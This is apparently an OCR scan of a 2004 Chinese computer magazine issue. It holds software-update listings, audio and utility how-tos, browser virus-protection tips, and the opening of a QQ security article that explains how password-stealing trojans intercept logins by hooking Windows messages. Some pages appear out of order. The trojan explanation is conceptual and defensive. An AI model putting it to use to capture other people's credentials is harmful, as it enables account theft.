	这个版本是从Windows XP SP2中提取出来的新版Windows Media Player(为英文版)，经神农测试，这个版本同样可以在Windows 2000 SP4下安装并使用。但它还会把你的中文版Windows Media Player变成英文版。		
软件名称	**软件版本**	**下载地址**	**升级建议**
Serv-U FTP Server	5.0.0.6 Beta	http://xj.onlinedown.net/down/servusetup.exe	★★★★
	知名的FTP软件，新版本主要对老版本中存在的安全漏洞进行了修复，如果你不想你的FTP被人入侵，那就快快升级吧。		
软件名称	**软件版本**	**下载地址**	**升级建议**
FlashGet	1.6 Beta1	http://www.urlshare.com/fgbeta.exe(由于访问人数过多，请多试几次下载)	★★
	这次更新主要是支持RSTP协议的流媒体(该协议为Real格式的流媒体)下载，到现在为止FlashGet已经可以支持MMS和RSTP两种最流行的流媒体协议了。只是不知FlashGet能不能加个BT的功能，到那时只要安装一款下载软件即可。		
软件名称	**软件版本**	**下载地址**	**升级建议**
Net Transport	1.85a	ftp://down_transport:123@s1.5fox.com/chs/NT2Setup.EXE(请用单线程下载)	★★★★
	新版本在修复BUG的同时，还增加了对SFTP(SSH File Transfer Protocol)协议的支持。这是一种出于安全考虑而出现的安全FTP协议，使用22端口，而像我们熟知的FTP客户端软件CuteFTP Pro就支持这种协议(因作者的父亲出了车祸，Net Transport会暂停开发一段时间，推荐大家先升级到最新版本)。		
软件名称	**软件版本**	**下载地址**	**升级建议**
Foxmail	5.0.300.0	http://ks.onlinedown.net/down/fm50ch.exe	★★★★★
	这次更新主要是修复安全漏洞，该漏洞是由一个用于中文域名解析的DLL文件造成的。		
软件名称	**软件版本**	**下载地址**	**升级建议**
ACDSee	6.03 英文版	http://files.acdsystems.com/english/downloads/acdsite/acdsee.exe	★★★☆
	新版本提升了运行速度，支持两种最新的图片格式，还增强了对Exif信息的支持等。		

CF [SY05]

软件“跟屁虫”

■ 四川　狂风大作

在我的朋友圈子中，我是最紧跟“时代”步伐，最像软件“弄潮儿”的一个：所有微软和非微软出的新操作系统、新的Service Pack、新组件我都要一一尝试，用完还想指点江山，激扬文字；虽然自知说不出个所以然，但微软每每发布一个补丁，我一定是第一时间打上；并在QQ和MSN Messenger上以官方口吻加以报道，并到处给认识或不认识的人发“安全警告”；某个软件有了更新，我也一定在第一时间安装最新版本并细细地研究一番，再到BBS上贴出我的“小白鼠”报告小小地炫耀一下……

看着自己常用软件的版本从Beta、RC、build、Final一路走来，就好像看到自己的孩子从蹒跚学步，到小学，到中学，再到大学一样，一步步地走来，同时也感受到软件作者的创作历程，体会到一款优秀的软件是多么的来之不易。一路见证历史，一路收获感悟：当我看到ICQ从繁荣走向衰退，我明白了软件紧跟用户需求，不断求新求变的重要性；当我看到QQ的崛起，我不得不承认软件的成功之道可以是“抄袭”，只要你抄得恰到好处；当我看到网络蚂蚁的版本号停滞不前，我预见了它的消亡——不管你曾经有过多么辉煌的过去，只要你停下脚步，都会被历史所遗忘；当我看到Netscape更新越来越慢，渐渐被打入冷宫，我愤恨微软的蛮横霸道，感叹“天妒英才”；当我看到Foobar如闪电般迅速，常常一天几次更新，我在揣测作者是不是也是一个对新事物具有天然兴趣的完美主义者呢。

我在自己的世界里跟自己玩着上升和停止的数字游戏，时刻注视着软件新闻站里最靠前的那一条。如果你看到一个带着眼镜、满眼惺忪的人，从电脑键盘上蹿出自己的头，大喊一声“升了！”，不要惊讶，也不要以为那是Nasdaq有了转机或某个垃圾股转为了绩优股，那一定是某位勤劳的程序员在熬过一个个通宵后又有了最新的成果。在我看来，这一声长长的呐喊是为那些对字符、代码已经麻木的程序员的最佳呼应。

像我这样做追新一族，也需要付出很多代价。别的不说，重装系统的频率估计可以申报“吉尼斯”世界纪录了。各种乱七八糟的软件，各种乱七八糟的版本，将我的硬盘变成了操练的靶场。蓝屏、死机是小打小闹，重启、崩溃是家常便饭，无法看到蓝天白云也是见惯不惊，重装系统那是隔三差五的事。

目前很多软件不支持更新功能，在新版发布时，只能重新下载安装才行，这也是我遇到的最大麻烦之一。每每这个时候，我都会质疑软件作者对代码的维护能力，不过牢骚归牢骚，该更新的时候还得更新。谁叫我是用户，他是作者呢？谁叫我又是软件“跟屁虫”呢？

小编有话说：跟本文作者一样，小特以及长期负责“神农品软”栏目的神农也都是新软试用狂，当然也和本文作者一样，有一些关于软件更新和覆盖安装的问题，小特会在近期安排与之相关的文章，或许对与我们一样的“跟屁虫”一族会有收获^0^

CF [SY06]



捷　锐　资　讯　有　奖　活　动

读者问答：

最近有不少读者在询问有关捷波最新推出的电脑一拖二解决方案魔力仔仔的问题，在这里我们就针对读者问的比较多的问题在这里做一个统一解答，同时如果您还有其他问题，也可E-mail联系：Sunnysl@yeah.net：

1.捷波魔力仔仔（MagicTwin）究竟是什么？

答：捷波魔力仔仔(MagicTwin)是世界领先的电脑一拖二高科技解决方案，简单来说就是可实现一台电脑2个用户同时使用。应用该方案，两个用户只需配备各自的键盘、鼠标和显示器，而其他电脑硬件设备共享，魔力仔仔(MagicTwin)即可实现一台电脑供两个用户同时使用的功能，任意一个用户都可在Windows XP下独立执行各种程序。

2.我能使用一个比较旧的PC的显示器，比如家里升级淘汰下来的显示器作为MagicTwin第二台显示器吗?

答：可以，只要它是VGA或SVGA的显示器，并且能正常使用。

3.需要在主机上安装二台光驱，以便二个用户同时能读取光驱吗？

答：可以，你可以在系统中装二个光驱，其实，即使是一个光驱，魔力仔仔(MagicTwin)的一拖二系统也可以支持同时读取光盘数据。

4.魔力仔仔（MagicTwin）系统能否同时使用QQ，以及视频聊天等？

答：可以同时使用二个QQ，如果有连接摄像头等设备，还可根据需要进行分配，如有多个，可同时使用，且互相没有任何影响。

5.MagicTwin会使我的原来的电脑速度变慢吗?

答：不会！现在的计算机性能非常优越，资源富余很多，大多数软件对计算机的要求并不高。权威调查表明，80%以上的人仅使用了20%的计算机资源，而有90%性能没有充分利用而被白白浪费掉了，所以，使用MagicTwin用户根本不会感觉到与平时有什么差别。

有奖调查（第一期）

1.家中拥有几台电视机？

a）没有　b）一台　c）两台　d）三台以上

2.家中是否发生过抢电视机频道的情况？

a）没有　b）偶尔有过　c）经常发生

3.家中拥有几台电脑？

a）没有　b）一台　c）两台　d）三台以上

4.家中是否发生过抢电脑的情况？

a）没有　b）偶尔有过　c）经常发生

5.是否认为家中如果只有一台电脑是不够用的？

a）是的　b）不一定　c）不需要

6.如果有一种产品能够实现一个主机同时接出2套键盘鼠标、2台显示器，2个用户可同时进行不同的操作，你是否有兴趣购买？

a）没有　b）不一定　c）非常有

活动规则：

1.请将您的想法通过邮寄或者E－mail方式告诉我们，来信截至时间为2004年4月30日（以当地邮戳或E－mail发送时间为准）

a）来信请寄：上海市浦东新区源深路92号航科大厦15楼A座(200120)　陈小姐；并请注明"《电脑爱好者》调查"字样

b）E-mail：sunnysl@yeah.net，并请注明"《电脑爱好者》调查"字样

2.对于所有参与读者，都将有机会获得：

a）参与奖：捷波魔力仔仔 MT－AN11　1名

b）支持奖：免费赠阅《电脑爱好者》2004年下半年杂志　15名

c）纪念奖：价值100元精美礼品　15名

看点
全面了解APE的播放、转换方法；
原版CD与正版CD有何区别；
如何用APE文件自制原版CD。



天籁之音的完美再现
—— APE全攻略

■ 福建 王新禧

几年前，由于声卡、光驱等多媒体设备的落后，以及硬盘容量、网络带宽等条件的限制，人们更多地只是注重数字音乐编码技术的压缩比，力求在可以接受的品质下将数字音乐文件压缩得尽量小。于是MP3、WMA、RM等音频压缩格式纷纷问世，并且极大地方便了随身携带和网络传输的需要。但这些格式都有较大的缺陷，尤其是为了节约存储空间，都采用了有损压缩方式，音质不够纯净清晰，效果差强人意。那么究竟有没有一种方法既能取得完美的音质，又能获得较大的压缩率呢？答案是肯定的。

一、几近完美的音质

APE是目前世界上惟一公认的音频无损压缩格式，由于它的采样率高达800～1400kbps，接近音乐CD的1411.2kbps，远远高于MP3的128～320kbps，因此它在压缩后的音质和源文件音质几乎毫无差异，其音质之佳已通过了严格的盲听测试，得到了全世界发烧友的公认。聆听APE将使你如临天籁胜地，更好地理解到音乐所要表达的内涵。

除了提供上佳的音质保证外，APE的压缩比大约为1∶2，其生成的文件体积只有源文件的30%～60%，对于经常通过网络来交流音频CD的朋友而言，APE可以节约大量的网络传输时间与带宽，无愧为迄今为止最完美的音频格式。

二、如何播放APE音乐

从网上下载的APE音乐一般都是一个文件夹，里面包含有几十兆到几百兆不等的APE文件、JPEG图像文件(一般为CD封面、封底)、文本文件(一般为CD曲目目录)以及一个CUE文件(记录这张CD各音轨起止时间信息)。我们下载到的APE文件一般分为两种：整张CD压制的独立APE文件(一个文件就是一张CD，通常在200～400MB之间)和分曲压制的APE单曲文件(通常在30MB左右)。分曲压制的APE比较便于选择播放，只要播放器支持APE格式，播放方式就与MP3别无二致。但大多数APE文件采用的是整张CD压制的方式。面对这种文件，又应该如何播放呢？

目前，最普遍使用的APE文件播放器有两个：Foorbar2000与Winamp。

Foorbar2000是近来备受欢迎的音频播放器，它占用资源少，支持多种音频格式，能够从RAR、ZIP压缩包里直接读取音频，且无需安装插件即可直接播放APE文件。用Foobar2000播放APE单曲文件很简单——双击音乐文件就可以了；如果要播放独立APE文件，就得打开APE文件对应的CUE文件，只要CUE文件里的信息没有错误，就可以从播放列表中选曲播放了(见图1)。



图1　Foobar2000是当今公认的最节省系统资源的音频播放器

Foobar2000小档案

软件版本：0.8汉化增强版	软件大小：2.58MB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://foobar.sbtop.com/down/foobar.plus.exe	

常听MP3的朋友很可能早已习惯了Winamp。那么，如要使用Winamp播放APE文件，就要解决两个问题：一是让Winamp支持APE格式，二是让Winamp认得CUE文件。让Winamp支持APE格式并不难，安装APE编码器——Monkey's Audio就可以了，这个解码器安装包中自带了for Winamp的插件，安装后即可用Winamp播放APE文件。

Monkey's Audio小档案

软件版本：3.98 Alpha 1	软件大小：2.98MB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://cbbn-http.skycn.net/down/MAC_398a1_F.exe	

用Winamp播放独立APE文件同样需要插件支持。Mp3cue就是专门为Winamp支持CUE而设计的工具。安装后运行Winamp，会多出一个“Mp3cue”窗口(如果没有请按Alt+N键)，这时用Winamp打开CUE文件，CD中的曲目列表就会出现在该窗口中，直接双击相关曲目即可选择播放APE单曲了(见图2)。



图2　Mp3cue直接工作于Winamp的播放列表中

Mp3cue小档案

软件版本：0.94	软件大小：110KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://ajvmp3.paradise.net.nz/Mp3Cue_v0.94.zip	

小提示

● 你可以用记事本或其他文本编辑器打开并编辑CUE文件。

三、音乐CD转制APE

当然，并不是所有APE音乐都必须从互联网上获得。把心爱的CD压制成高质量的APE文件并随时欣赏，也是不错的选择。

CDex是目前公认的最佳CD处理软件，它几乎能抓取任何光盘中的音轨，且支持将音乐CD中的音轨直接转压成APE文件，轻轻松松几步搞定。需要注意的是，CDex需要调用APE编码器才能输出APE文件，因此在压制CD之前，还必须安装上文中提到的Monkey's Audio编码器。

CDex小档案

软件版本:1.51　　软件大小:1.91MB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://download.pchome.net/multimedia/mp3/ripper/5674.html

Step 1 将CD放入光驱中，运行CDex，从主界面右上方选择CD所在的光驱盘符(如果你有多部光驱的话)，然后下方的列表框就会将当前CD中的音轨显示出来(见图3)。




图3　CDex的操作方法与其他抓轨工具相差不多

Step 2 设置音频编码：依次点击"Options(选项)→Settings(设定)"，在弹出的窗口中选择"Encoder"标签，而后在"Encoder"下拉框中选定"Monkey's Audio Encoder DLL"项(见图4)，点击"确定"退出。



图4　压缩前的设置也非常重要

Step 3 在软件主界面上选择你要转换为APE的CD音轨，点击"Convert→Extract CD tracks to a Compressed Audio File"即开始压缩转换，其默认保存目录为"\我的文档\My Music\MP3"，转压完毕后，进入保存目录就会看到"滚烫出炉"的APE音乐文件了！

四、APE还原高品质CD

对于将APE还原成高品质CD，首先我们要来谈一下音源问题。目前网络上80%的APE文件都是由原版CD转制而来，而一张原版CD普遍都要一百元左右，最贵的可达上千元，国内愿意购买的人很少。因此我们平时所接触到的CD就无非正版和D版两种。

小知识

正版CD又称引进版CD，是在原版CD的基础上转制的。而原版CD采用的是唱片公司母带转制，所以正版CD在音质方面就又多了一次失真的机会。而D版CD一般又使用正版CD作为音源，所以音质更进一步下降。更有JS竟然用MP3作为CD音源，其效果更是惨不卒听，令发烧友们发指。APE格式音乐的意义就在于，它能帮我们制作出原版CD来，这可是在市场上都难以买到的极品CD哦！

以下将APE还原高品质CD需要用到的软件是Exact Audio Copy(以下简称EAC)。这是一款目前最为优秀的音频处理软件，不但具有多次读取数据也能保证数据正确性的能力，还支持ATAPI及SCSI光驱，能播放CD唱片，也能连上Internet提取CDDB等诸多优点。只要经过适当设置，用它做出来的CD镜像，完全能够在数字层面上与原版CD完全一样。就算用最严格的二进制比较方式来比较复制品和原版的差异，也表现出惊人的一致。

Exact Audio Copy小档案

软件版本:0.9 Beta 4汉化版　　软件大小:1.58MB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://sc-down.skycn.net/down/HA_Eac09beta4_yp.zip

Step 1 设置EAC

运行EAC，弹出配置向导，首先选择用于刻录CD的光驱(见图5)，然后放入刻录光盘，向导就会自动检测光盘驱动器的品质。检测的内容包括光盘驱动器是否具有精确流(Accurate Stream)特性、是否具有缓冲(Cache)音频数据的能力、是否支持C2级错误检测，这三项对EAC正确抓取数据及还原CD影响相当大。完成检验后，向导还将让你选择是否需要安装外部MP3编码器、输入用于查询Freedb数据库的电子邮件地址，全部设置完毕后，就可以开始制作音乐CD了。



图5　选择你要使用哪部光驱刻录CD

Step 2 还原CD

在EAC主界面菜单上依次选择"工具→刻录CD-R"，弹出"CD布局编辑器"窗口(见图6)，在此选择"文件→载入CUE Sheet"，然后选择相应的CUE文件，此时可能会出现一个错误提示窗口，不必担心，这是因为导入的CUE文件所记载的还是原始的转换信息，所以显示的还是以前的

路径，当然是错的了。按“确定”后来到“编辑CUE Sheet”窗口，这里将APE的路径部分以高亮方式突出显示，只要将每首曲目的路径改为当前APE文件所在文件路径即可。编辑好CUE后确定，就会出现一个还原进度条，还原完毕后，通过其“CD-R”菜单选择“刻录CD-R”，即可开始刻录原版CD了。



图6 如果是刻录独立APE文件，最好不要改动曲目的次序

小提示

EAC还具备自动从网络上获取唱片数据库的功能。只要你的电脑可以上网，而且所抓取的音乐CD是正规出版物，EAC就能从网络上获得歌曲名，作者信息和CD资料等。这样压缩出来的文件名就不用自己辛苦地一首一首输入了，而且不会出错。

五、APE转制MP3

虽说APE音乐具有MP3等有损压缩格式所不具备的诸多优势，但对于MP3播放器这些随身听设备来说，这种格式目前仍然缺乏有效的解码支持，而且其编码后比MP3大数倍的"臃肿"身材，也让人既爱又恨。因此将APE转制为MP3，在当前还有一定的市场。

据笔者使用对比，APE转制MP3的软件以Poikosoft Power Encoder(以下简称PPE)为最佳，Monkey's Audio次之。现在笔者就以PPE为例，叙述一下转换方法。

Poikosoft Power Encoder小档案

软件版本:1.0.1.1	软件大小:2.21MB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://dlb.pchome.net/multimedia/audio/PowerEncoder1011.rar	

启动PPE，先在主界面点选“Explorer View(浏览硬盘)”，选择APE所在目录。如果APE在光盘中，则请点选“CD-Drive View(浏览光驱)”。选定后，将等待转换的APE文件拖到主界面左下角的空白处(见图7)。然后在右侧的“Convert”标签下点选“Output folder”，设置输出文件的保存路径;点选“Format”设置输出格式，这里有WAVE、MP3、OGG等音频格式可供选择。此时选择“MP3 (LAME 3.93.1)”，然后在“Sub-Format”下拉菜单中选择“320Kbit/s”，就一切准备就绪了。最后只需轻轻一点“Convert”按钮，不一会儿，APE转制MP3即可大功告成！ CF [SY07]



图7 APE文件被拖入空白处后，可以继续调整它们的位置



给任务栏找个伴儿

■北京 段鹏飞

在Windows XP下体验过Windows Media Player 9(简称WMPP)的朋友应该都不会对其任务栏控制功能感到陌生。简单地说，就是WMP9在最小化后可以缩到任务栏中，并用其中几个简单的按钮控制WMP9。那么，用惯了Winamp的朋友就问了:有没有让Winamp进驻任务栏的方法呢？

WinAmpBar小档案

软件版本:1.5	软件大小:1.45MB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.vsvsoft.com/files/WABSetup.zip	

WinAmpBar就是这样一款软件，它可以把Winamp的功能变成一个并列于任务栏的工具栏，这个工具栏可以完全代替Winamp来控制音乐的播放。WinAmpBar需要系统中安装了Winamp 2.x/5.x才能运行，运行后就会出现在任务栏上方(见图1)。



图1

WinAmpBar界面上的按钮功能与Winamp毫无差别，其控制音乐播放的方式也与Winamp完全相同。在其界面上点击鼠标右键，选择“Preferences”，即可打开设置窗口。在默认的“General”标签(见图2)下，你可以更改WinAmpBar出现的位置(屏幕上方或屏幕下方)，可以让WinAmpBar运行时自动隐藏Winamp窗口，或者在退出WinAmpBar时自动关闭Winamp。



图2

点击设置窗口左侧的“Controls”按钮，选择右侧的“Hot keys”按钮，你可以给播放音乐的每个操作(如播放、停止、暂停等)及音量调整操作设置快捷键。这可以让WinAmpBar用起来更加得心应手。点击设置窗口左侧的“Skins”按钮，我们可以为WinAmpBar选择不同的皮肤。软件本身自带了28款皮肤可供选择，配合StyleXP等Windows美化工具，可以让WinAmpBar更美观，更适合你喜欢的窗口风格。

最后，虽然WinAmpBar是个共享软件，但即使不注册，也仅仅是一些“发烧级”的功能无法使用(如设置WinAmpBar的透明度等)，完全不影响日常操作。

火速链接

2004年第6期的“神农品软”栏目曾经介绍了一款叫做Winamp Deskband的工具，可惜它的美观度稍差，无法满足视觉上的需要，对系统资源的占用也较大，而且程序欠稳定，容易造成系统冲突。但其优点是可以同时用于Winamp和Windows Media Player的控制，而且完全免费，有兴趣的朋友不妨试试。 CF [SY08]

看点 为你的MP3 CD设计能够包括所有音乐信息的封套，让你轻松找到想听的歌曲。

海底捞“乐”

——给MP3 CD做个目录封套



■周明宸

不知朋友们是否注意到，在数码产品市场中，MP3播放机与MD的出现，都没有能够彻底淘汰CD随身听，可见以CD为介质的播放机正以独特的优势占据着市场。而随着MP3音频文件格式的出现和发展，CD随身听、CD播放机、影碟机都可以支持播放MP3格式的光盘，这样大大拓展了我们音乐的来源。

有了这个前提，现在你可以畅想一下——从网上下载MP3音乐，然后将其刻录到光盘中，按照平均5MB一首来计算，大约一张光盘能容纳130首左右；刻好后，放在CD播放器中，几百首乐曲就可以开始连放了，岂不美哉……

等等，好像有问题，几百首音乐连放？那样恐怕你听到的永远都是前面的部分，有位朋友说了——简单，选择播放不就可以了。恐怕问题没有这么简单，几百首音乐，就算在资源管理器中查看，也会感觉茫茫然无从下手，何况CD机呢！有解决方案吗？且看下文……

Mp3Printer可以将CD中的MP3排序后，以CD封面等多种样式打印出来，这样对照着目录，不怕你找不到目标，而且还方便了MP3 CD的存放和整理，好处多多。差点忘记了，苹果公司研发的iPod系列MP3播放机，大到40GB的容量，如果没有这样一个乐曲列表的话，恐怕实用性也会大打折扣。

Mp3Printer小档案

软件版本:1.05	软件大小:409KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.bynasoft.com/Mp3PrinterSetup.exe

与很多设计类软件一样，Mp3Printer也借由一个制作向导，来带领用户一步一步完成制作过程。

Step 1 运行Mp3Printer，在向导界面中选择MP3文件的来源，可以是来自光盘、文件夹或MP3播放列表。

Step 2 接下来设置的是播放目录打印出的形式，这正是Mp3Printer的强大之处，用户可以设置为普通纸面、书页方式、CD封面方式等。其中最实用的就是CD封面方式(见图1)，可以选择打印CD的封面、封底、内页等等各种形式。选择左方不同的设置时，右方的示意图就会显示相应的内容，十分直观。



图1 Mp3Printer可以创建适应5种不同CD盒的封面样式

Step 3 设置好打印方式后，进入下一步，这里决定了在未来的封套上都会显示出何种内容，如音乐艺术家名称、专辑名称、音轨长度等(见图2)。根据平时我们的习惯，建议勾选“Track Length”(音乐长度)、“Artist name”(艺术家名称)、“Track name”(音乐名称)。然后进入下一步。



图2 向导结束后能够看到封面预览，在这个界面中不断调整就可以达到最佳效果

Step 4 “Numbering”界面，顾名思义，就是设置音乐排列号码的，随着左边设置的改动，在右方的示例窗口中，会实时反映出用户的设置。这样就可以非常直观地选择自己需要的排列号码，这里建议不改动默认设置(序号而已)。注意其中的“Prefix”(前缀)、“Suffix”(后缀)，在这两个窗口中可以为音轨名称前的数字添加中、英文的前缀或后缀(见图3)。



图3

Step 5 “Fonts”界面，不用多说，就是分别为卷标、专辑、音轨这三级文字目录设定字体，按照自己的喜好设置就可以了，还可以添加一些例如下划线、底色一类的简单效果。

Step 6 最后一步，给封面上的乐曲排序，建议设置为“Retain natural order”，这样就会按照刻录光盘的文件顺序来设置封面乐曲顺序。而另两项设置“Order alphabetically according to original name”和“Order




图4



Flash屏保轻松做

■大胖子

说到屏幕保护，很多朋友脑海中都会飘过幽魂般的时钟、诡异的管道和混乱的迷宫(这就是微软 -_-)，而图片屏保似乎更具个性，可无外乎都是些图片换来换去，天长日久难免审美疲劳。当Flash这个新元素出现时，就有人将Flash应用到了屏幕保护上，具备这种功能的软件有不少，各具特色。这里要介绍的Flash Screensaver Creator也是其中之一。它最大的特点就是可以连续播放多个Flash，这样就避免了屏保最大的弊端——重复！

Flash Screensaver Creator小档案

软件版本:1.1　　软件大小:4.14MB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.junglemetal.com/products/screensaver/download/fsstd.exe

用Flash Screensaver Creator制作屏幕保护程序，只需四步。

Step 1



图1

运行该程序，在首选项中选择"create a new screensaver project"建立一个新文件。在新界面中选择填写新文件的名称、制作人名称、缩略图等(见图1)。当然，偷懒的朋友可以什么都不填写，点击左下的"Flash"，进入下一步。

Step 2



图2

点击左上方的"+"，选择添加Flash文件，注意可以添加多个文件。选中Flash文件后，可以在窗口中预览(见图2)。然后点击左下的"Settings"进入下一步。

Step 3



图3

这里有几个需要注意的设置，"Flash Options"中可以选择"No Border"，这样在播放的时候不会显示Flash的边框(图3)。其他别的设置，例如鼠标/键盘激活、显示信息等等都可以根据自己的爱好设置。当然偷懒的朋友同样不必设置。

Step 4




图4

最后，设置输出文件路径，可以选择输出屏保文件(SCR格式)或者可执行文件(EXE格式)。然后选择"Create Screensaver"就可以开始输出了(图4)。

Flash Screensaver Creator的优势在于可以连续置入大量Flash文件，由于Flash文件的体积很小，所以你的屏保可以视为是从不重复的。还有，如果不用添加一些说明文件，实际制作过程仅有两步——添加和输出，所谓"轻松"二字不过如此。

CF [SY10]

---

alphabetically according to formatted name"分别是按照第4步中设置的排列号码之前、之后的字母顺序排列，当然，这并不很适合中文。在点击"Finish"后，你就可以看见自己的作品了(见图4)，还带有便于裁剪的参考线，最妙的是，它正好适合在标准的A4纸中打印，而不必设置任何比例。

小提示

增加水印效果

在Step 3的设置中，如果勾选了"Show volume name as watermark"，那么就可以在CD封套上添加一个水印效果的文字，默认为CD卷标或者文件夹路径。后面的百分比设置了水印效果的深浅。增加这样的水印文字，可以为你设计的封套平添几分艺术效果。

可能有的朋友看到这里会担心，如果MP3乐曲过多的话，封面中的文字怎么能够排列整齐？放心，Mp3Printer会根据乐曲的多少，自动设置文字大小，总是让文字恰当地排列在封面的左右两页上。好了，还有什么好担心的？赶紧将你的MP3全部登记在册吧！ CF [SY09]

看点 QQ的密码是如何被盗的？QQ为什么会有消息炸弹？为什么ICQ就没有呢？如何保护你的QQ呢？这一切的一切本文都会为你揭秘。

来自敌人内部的报告

——深入浅出看QQ安全问题

■福建　阿焰

提到QQ相信就没有人不知道的，随着它的发展，针对QQ的黑客程序也与日俱增。看着越来越多的黑客程序对QQ发起频频进攻，你一定会问：“盗密程序是怎么攻破QQ的？我们怎么才能抵御它们的攻击呢？”本文作者会从QQ密码和网络消息两个方面介绍QQ的安全问题，并且也推荐大家使用本人的QQ安全软件——QQKeeper。

QQ盗号和防盗

盗号木马是造成QQ密码被盗的罪魁祸首，也是QQ黑客军团中的主力军，理所当然地列入了我们重点打击的对象。我们先来了解它们的一些底细。

1.了解Windows循环机制

木马之所以能盗号，就是利用了Windows的消息循环机制。**那么什么叫消息循环机制呢？**

理论譬如说……→→→

一个大公司有很多部门，每个部门有一个主管和很多助手。公司的总经理每天都收到很多信，他不可能一个人来处理所有的信件，于是他只负责收信后，把信按类别交给相应部门去处理。部门主管接到信后，再把信进行细分，然后挨个儿问助手：“这类信是不是由你负责处理？”如果被问的助手说不是，他就问下一个助手，如果还不是，他还接着问下一个，直到被问的助手说：“是，这封信是我负责处理的。”这时主管就把信交给这个说“是”的助手，让他来处理，不再往下问。但有时却并不是这样，如果公司有一些掌握特权的重量级人物，总经理就不会把信直接交给各个部门的主管，而是拿给这些有特权的人，对他们说：“这些信你们自己看着办吧。”然后特权者们看完信后可以自行决定是把信传给下面的部门主管，还是扣下或销毁信件。公司里每增加一个特权人物，都是用降低信件处理效率的代价换来的，但却可以大大加强公司的管理性能。

Windows的消息循环机制就是这样一种机制(严格地说Windows消息循环机制很复杂，所以这里只让大家有个初步的认识)。Windows相当于总经理，每一个普通的程序相当于一个部门主管，掌握系统控制权的程序就相当于有特权的人。Windows就是反复不断地按这种流程处理每一个消息。消息机制就像一个驱动者，它是Windows的命根子。Windows启动一旦完成，就进入消息循环的状态——如果不发生重启，关机或死机现象，它就不会停止。Windows消息可以按软硬件分为“硬件消息”(因硬件中断产生的消息)和“软件消息”(由程序发出的消息)。比如“鼠标移动”，“鼠标左右键按下”，“键盘上的键按下”是硬件消息，“取窗口标题”，“设置窗口位置”是软件消息。软硬件消息的界线是相对的，程序也可以发硬件消息，比如自动帮你打字的游戏外挂就能发送键盘消息。

←←← 理论譬如说……

防范网页背后的黑手

——网页病毒防范策略

■瑞星　张晓兵

现在病毒泛滥，传播渠道从原来单纯依靠文件传染，发展到现在利用电子邮件、系统漏洞(后门)、即时通讯工具、局域网等多渠道混合传染。尤其是一些不良网站，利用网民的好奇心在网页里加入恶意代码，修改浏览器设置，甚至格式化硬盘。那么，应该怎么防范这种网页里带有的病毒呢？简单的说有以下几个方法。

(1)及时给自己的系统打补丁。

(2)把浏览器设置为较高的安全等级。



(3)有人通过QQ、MSN Messenger等即时通讯软件给你网址链接时，可以先把它设置成IE里的“受限站点”再打开：点击IE菜单项中的“工具→Internet选项”，点击“安全”标签，然后单击“受限制的站点”，点击“站点”按钮，在“将该网站添加到区域中”框后填入刚才的网站，点击“添加”按钮即可。一般到“受限站点”的网址，访问浏览器时都会调用最高安全等级，一般的病毒不会突破这层屏障。根据笔者试验，即使把新浪加进去，他的弹出式广告也会被一个不剩地屏蔽掉。

(4)要想保证自己电脑不被各式各样的病毒连累，最好安装反病毒软件并在上网时打开即时监控。有人不喜欢打开即时监控，认为太消耗资源，其实这是个误解。以瑞星杀毒软件的即时监控为例：在上网时完全可以只打开网页监控，而邮件监控、内存监控和文件监控就不大必要，使用到相应功能时再打开即可。

CF [FH01]

2.QQ 登录与 Windows 消息机制

现在我们再一步一步地来研究 QQ 地登录问题(图 1)。

Step 1 登录 QQ 需要先输入密码。当我们在 QQ密码框里按下键盘输入密码时，键盘发出中断，随后 Windows 发出“键盘输入”消息，消息一级级往下传，一直传给 QQ 的密码框。QQ 的密码框再寻找处理“键盘输入”消息的代码，找到后把程序执行权交给那段代码处理。




图1　对照图片理解QQ登录的过程

Step 2 输入完密码就该点击“登录”按钮登录了。我们对准“登录”按钮按下鼠标左键，这时“鼠标左键单击”消息产生。消息传给 QQ 后，QQ 判断消息发生的位置是在“登录”按钮上，然后把这个消息传给“登录”按钮。

Step 3 “登录”按钮找到“鼠标左键单击”代码的入口并把代码执行权交给它执行。那么这段代码都干了些什么？它接到“鼠标左键单击”的消息后，向 Windows 发出消息“我要获得 QQ 程序密码框里的内容”(这就是软件消息，又因为它由一个消息的产生而产生，也叫消息嵌套)，Windows接到“取密码”的消息，然后把消息一级级往下传，最后交给密码框管辖区域“取密码”消息的代码处理。这段代码开始干活，它把密码框的密码调出并复制了一份，然后把复制品传给“登录”按钮，接下来就是一些登录工作了……

这就是 QQ 登录的消息机制。

3.盗号程序获得密码的原理

看到这里你可能也就明白了，盗号程序只要在 QQ 里把密码传给相应的代码前，对其进行拦截，就可以盗号了(就像有人偷看了信件的内容一样)。

